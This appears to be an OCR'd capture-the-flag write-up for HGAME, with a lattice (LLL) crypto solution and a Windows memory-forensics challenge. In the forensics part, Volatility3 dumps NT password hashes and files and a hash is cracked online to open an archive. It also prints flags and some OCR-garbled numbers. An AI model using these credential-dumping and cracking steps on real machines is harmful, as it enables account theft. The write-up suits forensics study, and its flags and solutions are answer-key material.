
$$[k_0 \quad k_1 \quad a \quad 1]\begin{bmatrix} n & 0 & 0 & 0 \\ 0 & n & 0 & 0 \\ s_0 & s_1 & 1 & 0 \\ s_1 & s_2 & 0 & 2^{340} \end{bmatrix} [t_0 \quad t_1 \quad a \quad 2^{340}]$$

```
from Crypto.Util.number import *
```

```
s =
[10726820182035553279251196622448453076510301281876382391884812528247044410457793
8499026088745503344259804859З,
231468839662690781634895198192224449804752525712519864891159858528919578124362131
1428428734722999306352061119,
187843055025017919678565990898835630938410889508045964857266332150648758686241221
1893692540034053316389122769,
375188073005966957576558668944558585024019277401944476621460520241453733436682837
114320899506215820612778012,
115545310229791064937929235406249237784889770084412080452950415309891536998653481
8999863690577330586990362930,
208279328557739771674397767833776203481724359035216407148500638232582951469697944
759450872995381845733757054,
234602140776001128006079363029295680435647636871439960557974170439416764614387498
8793076456804606169981645561,
234320557654665027268947633421033952706778007364697774592111291823670069472973072
2103534235552988655079818293,
178254671851944960914642309195220404810474535715749330368002113727602232474672241
1063399856638972831355565363,
197949686522739474290684112195458913634158820376808174006158201528498483150402026
3082173777402469126640383916,
134990340185736137811648173737334878008859577119301421279423811989759899445076559
7137155947217039410249545128,
140693838683468354684393553890688188043188165089121082460711587400838434374569430
6223673166864514314067157223,
199287040704923067601552197593484571735761650085426887203622427998528414746477908
4882322526483890974640424282,
129345620239870362186084904644293199859018025386173181021283793854523600516091389
4478067431208978448403956057,
231209279135349788570035437574518123606342359258047164020211035004070897995904845
3212739514986781413342677758,
139835977997293519871970349070093433014326604179210439771238920285059646476193554
5044958311476816387155166661,
103566650100530805452275675704658600746454918666188298926523228405339618138506958
2816427863101169570469156725]

n = next_prime(2**360)
num = len(s)
mat = [[0 for _ in range(num + 1)] for _ in range(num + 1)]
for i in range(len(s) - 1):
    mat[i][i] = n
    mat[-2][i] = s[i]
    mat[-1][i] = s[i + 1]
mat[-2][-2] = 1
mat[-1][-1] = 2 ** 340
mat = matrix(ZZ,mat)
print(mat.LLL())
flag = mat.LLL()[0][-2]
print(long_to_bytes(int(flag)))
#hgame{Repair_modulus_prob1em_5o_HNP_Revenge}
```

Misc


ezWin - variables




```
→ ezWin strings win10_22h2_19045.2486.vmem | grep hgame
HGAME_FLAG=hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
HGAME_FLAG=hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
```

```
hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
```

ezWin - auth



```
5311F97F89C4\{ThisPCDesktopFolder}\flag2 is nthash of current user.txt
ECB32AF3-1440-4086-94E3-5311F97F89C4\{ThisPCDesktopFolder}\flag2 is nthash of current user.txt
Failed to delete flags [%x]
```




```
➜ volatility3 git:(develop) ✗ python3 vol.py -f ../win10_22h2_19045.2486.vmem windows.hashdump
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436
➜ volatility3 git:(develop) ✗
```

```
hgame{84b0d9c9f830238933e7131d60ac6436}
```

ezWin - 7zip


根据题目名字，直接找7z的文件



```
➜ volatility3 git:(develop) ✗ python3 vol.py -f ../win10_22h2_19045.2486.vmem windows.filescan | grep "7z"
0xd0064180d720.0\Program Files\7-Zip\7zFM.exe   216
0xd00641818df0  \Program Files\7-Zip\7z.dll     216
0xd0064181c950  \Users\Noname\Desktop\flag.7z   216
0xd0064181d8f0  \Program Files\7-Zip\7z.dll     216
0xd00641b4cb60  \Program Files\7-Zip\7zFM.exe   216
0xd00641b5ba70  \Users\Noname\Desktop\flag.7z   216
```

把文件dump下来，vol3找半天也没找到怎么指定文件，只能全部dump然后把flag.7z移出来

```
python3 vol.py -f ../win10_22h2_19045.2486.vmem windows.dumpfiles
```



Location: /

Name	Size	Type	Modified
crack_nt_hash_for_7z_pw...	43 bytes	plain text d...	31 January 2023, 10:58

爆破hash，直接拿flag2丢进cmd5得到密码

```
asdqwe123
```

```
hgame{e30b6984-615c-4d26-b0c4-f455fa7202e2}
```